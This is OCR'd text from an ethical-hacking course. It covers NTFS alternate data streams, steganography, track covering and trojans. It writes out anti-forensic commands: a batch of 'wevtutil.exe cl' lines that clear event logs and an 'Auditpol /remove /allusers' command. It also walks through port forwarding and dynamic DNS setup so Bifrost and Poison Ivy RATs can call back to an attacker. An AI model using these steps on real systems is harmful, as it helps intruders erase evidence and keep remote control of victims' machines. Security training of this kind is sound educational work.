


```
C:\Documents and Settings\user>cd \

C:\>cd d

C:\d>attrib +h 1.txt

C:\d>notepad test.txt

C:\d>notepad test.txt:hide.txt
```




- NTFS File Streaming
- To create and test an NTFS file stream, perform the following steps:
- 1 At the command line, enter notepad test.txt.
- 2 Put some data in the file, save the file, and close Notepad. Step 1 will open notepad.
- 3 At the command line, enter dir test.txt and note the file size.
- 4 At the command line, enter notepad test.txt:hidden.txt. Type some text into Notepad, save the file, and close it.
- 5 Check the file size again (it should be the same as in step 3).
- 6 Open test.txt. You see only the original data.
- 7 Enter type test.txt:hidden.txt at the command line. A syntax error message is displayed.

To hide files in linux put . in the beginning of the file name. To show hidden files press ctrl h, or go to menu, press view, show hidden file.



- **Understanding Steganography Technologies**

Steganography is the process of hiding data in other types of data such as images or text files. The most popular method of hiding data in files is to utilize graphic images as hiding places. Attackers can embed any information in a graphic file using steganography. The hacker can hide directions on making a bomb, a secret bank account number, or answers to a test. Really any text imaginable can be hidden in an image.




Eduor's Ethical Hacker Course

- **Understanding How to Cover You Tracks and Erase Evidence**

Once intruders have successfully gained Administrator access on a system, they try to cover their tracks to prevent detection of their presence (either current or past) on the system. A hacker may also try to remove evidence of their identity or activities on the system to prevent tracing of their identity or location by authorities. The hacker usually erases any error messages or security events that have been logged, to prevent detection. In the following sections, we'll look at disabling auditing and clearing the event log, which are two methods used by a hacker to cover their tracks and avoid detection.

- clearing the event log (wevtutil.exe cl Application)
- disable auditing (Auditpol /remove /allusers)
- Use Proxy server or VPN Connection
- Use Vps server

Go to event viewer




Level	Date and Time	Source	Event ID	Task C..
Information	7/3/2013 4:18:31 PM	Service...	7036	None
Information	7/3/2013 4:18:30 PM	Distribu...	10029	None
Information	7/3/2013 4:10:31 PM	Service...	7036	None
Information	7/3/2013 4:04:17 PM	Service...	7036	None
Information	7/3/2013 4:04:15 PM	Service...	7036	None

Event 7036, Service Control Manager Eventlog Provider

The Windows Modules Installer service entered the running state.


Log Name: System
Source: Service Control Manager Eve Logged:

Wavtutil.exe can be used to control the loga in the machine.
We can clear all logs by this tool
Use the script in the CD which will clear all logs. Run the file, it will clear all logs.



```
wevtutil.exe cl Microsoft-Windows-Fault-Tolerant-Heap/Operational
wevtutil.exe cl Microsoft-Windows-Feedback-Service-TriggerProvider
wevtutil.exe cl Microsoft-Windows-FileInfoMinifilter/Operational
wevtutil.exe cl Microsoft-Windows-Firewall-CPL/Diagnostic
wevtutil.exe cl "Microsoft-Windows-Folder Redirection/Operational"
wevtutil.exe cl Microsoft-Windows-Forwarding/Debug
wevtutil.exe cl Microsoft-Windows-Forwarding/Operational
wevtutil.exe cl Microsoft-Windows-GettingStarted/Diagnostic
wevtutil.exe cl Microsoft-Windows-GroupPolicy/Operational
wevtutil.exe cl Microsoft-Windows-HAL/Debug
wevtutil.exe cl Microsoft-Windows-HealthCenter/Debug
wevtutil.exe cl Microsoft-Windows-HealthCenter/Performance
wevtutil.exe cl Microsoft-Windows-HealthCenterCPL/Performance
wevtutil.exe cl Microsoft-Windows-Help/Operational
wevtutil.exe cl "Microsoft-Windows-HomeGroup Control Panel Performance/
wevtutil.exe cl "Microsoft-Windows-HomeGroup Control Panel/Operational"
wevtutil.exe cl "Microsoft-Windows-HomeGroup Listener Service/Operation
wevtutil.exe cl "Microsoft-Windows-HomeGroup Provider Service Performan
wevtutil.exe cl "Microsoft-Windows-HomeGroup Provider Service/Operation
wevtutil.exe cl Microsoft-Windows-HomeGroup-ListenerService
wevtutil.exe cl Microsoft-Windows-HotStart/Diagnostic
wevtutil.exe cl Microsoft-Windows-HttpService/Trace
```

We can disable auditing policy.



```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>Auditpol /remove /allusers
The command was successfully executed.

C:\Users\Administrator>
```

We can work through the proxy server or the vpn connection to hide the real ip.
We can also work through vps server.

Part 6: Trojens and Backdoors and Viruses

Part 6 of Certified Ethical Hacker (CEH) Course


By

Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com

Part 6: Trojens and Backdoors and Viruses

a) Backdoors




What is Backdoors ?

- A backdoor is a means of access to a computer program that bypasses security mechanisms. A programmer may sometimes install a back door so that the program can be accessed for troubleshooting or other purposes. However, attackers often use back doors that they detect or install themselves

- A backdoor is a program or a set of related programs that a hacker installs on a target system to allow access to the system at a later time. A backdoor's goal is to remove the evidence of initial entry from the system's log files. But a backdoor may also let a hacker retain access to a machine it has penetrated even if the intrusion has already been detected and remedied by the system administrator.

The backdoor is the backdoor that through it we can make access on the machine and we can make bypass to the existing security policies. Microsoft has a backdoors that enables it to make remote access on the machine.


b) Torjen Horse:



What Is a Trojan Horse ?

A Trojan is a malicious program disguised as something benign. Trojans are often downloaded along with another program or software package. Once installed on a system, they can cause data theft and loss, and system crashes or slowdowns; they can also be used as launching points for other attacks such as Distributed Denial of Service (DDOS). Many Trojans are used to manipulate files on the victim computer, manage processes, remotely run commands, intercept keystrokes, Trojen horse is a good program that carries bad program. When the client download the good program, it will download with it the trojen program also so the hacker can access the machine.

c) Overt channel and Covert Channel:



What Is Meant by Overt and Covert Channels?


An *overt channel* is the normal and a legitimate way that programs communicate within a computer system or network. A *covert channel* uses programs or communications paths in ways that were not intended.

Trojans can use covert channels to communicate. Some client Trojans use covert channels to send instructions to the server component on the compromised system. This sometimes makes Trojan communication difficult to decipher and understand.

Covert channels rely on a technique called *tunneling* , which lets one protocol be carried over another protocol. Internet Control Message Protocol (ICMP) tunneling is a method of using ICMP echo-request and echo-reply to carry any payload an attacker may wish to use, in an attempt to stealthily access or control a compromised system.

The overt channel means that any program when run makes for it channel between it and the system. The covert channel means that the program will use the channel in the wrong direction to access the machine.

d) Different Types of Torjens:



List the Different Types of Trojans

Trojans can be created and used to perform different attacks. Some of the most common types of Trojans are:

Remote Access Trojans (RATs) —used to gain remote access to a system

Data-Sending Trojans—used to find data on a system and deliver data to a hacker

Destructive Trojans—used to delete or corrupt files on a system

Denial of Service Trojans—used to launch a denial or service attack


Proxy Trojans—used to tunnel traffic or launch hacking attacks via other system

FTP Trojans—used to create an FTP server in order to copy files onto a system

Security software disabler Trojans—used to stop antivirus software

e) How Do Reverse Connecting Torjans work :

Trojan program in the hacker computer which creates server that installed in the client computer. In the reverse connection technique, the server on the client computer will make connection to the Trojan program on the hacker machine. We have problem that the hacker needs constant real ip that does not




How Do Reverse-Connecting Trojans Work?

Reverse-connecting Trojans let an attacker access a machine on the internal network from the outside. The hacker can install a simple Trojan program on a system on the internal network,such as the reverse WWW shell server. On a regular basis (usually every 60 seconds), the internal server tries to access the external master system to pick up commands. If the attacker has typed something into the master system, this command is etrieved and executed on the internal system. Reverse WWW shell uses standard HTTP. It's dangerous because it's difficult to detect—it looks like a client is browsing the Web from the internal network.

Windows Torjans Tools are Biforst and Poison Ivy
We must make port forward and dynamic dns. Go to basics then nat in the router configuration website. Choose the start and end port number and the internal ip of the hacker computer. We need to make the ip of the hacker computer static and same as the ip in the router configuration. It means if the router will come to the real ip of the router at port 81, it must forward the hacker computer with the internal ip 192.168.1.150 at port 81.

The problem that the real ip of the router not constant and changing. One solution that we buy real ip. To buy real ip, we need to have phone line registered for the hacker. So better solution is to register for dynamic domain name in dynamic dns server. This domain name will point to the real ip of the router. If the real ip changes, the router will change the data in the dynamic dns server. The client Trojan will make connection with the dynamic dns server and it tell him the real ip of the router. So the Trojan makes the connection to the router at the port given in the Trojan program and the router will make port forward to the hacker computer.




NAT - Virtual Server

Virtual Server for	PVC0 - Multiple IP Account
Rule Index	1
Application	Bifrost
Protocol	ALL
Start Port Number	81
End Port Number	81
Local IP Address	192.168.1.150
Start Port(Local)	81
End Port(Local)	81

Virtual Server Listing

Rule	Application	Protocol	Start Port	End Port	Local IP Address	Start Port(Local)	End Port(Local)
1	Bifrost	ALL	81	81	192.168.1.150	81	81
2	Poison	ALL	3460	3460	192.168.1.150	3460	3460

The site no-ip.com can provide dynamic dns. Register, then choose add host.
Download and setup the no-ip program at hacker computer.

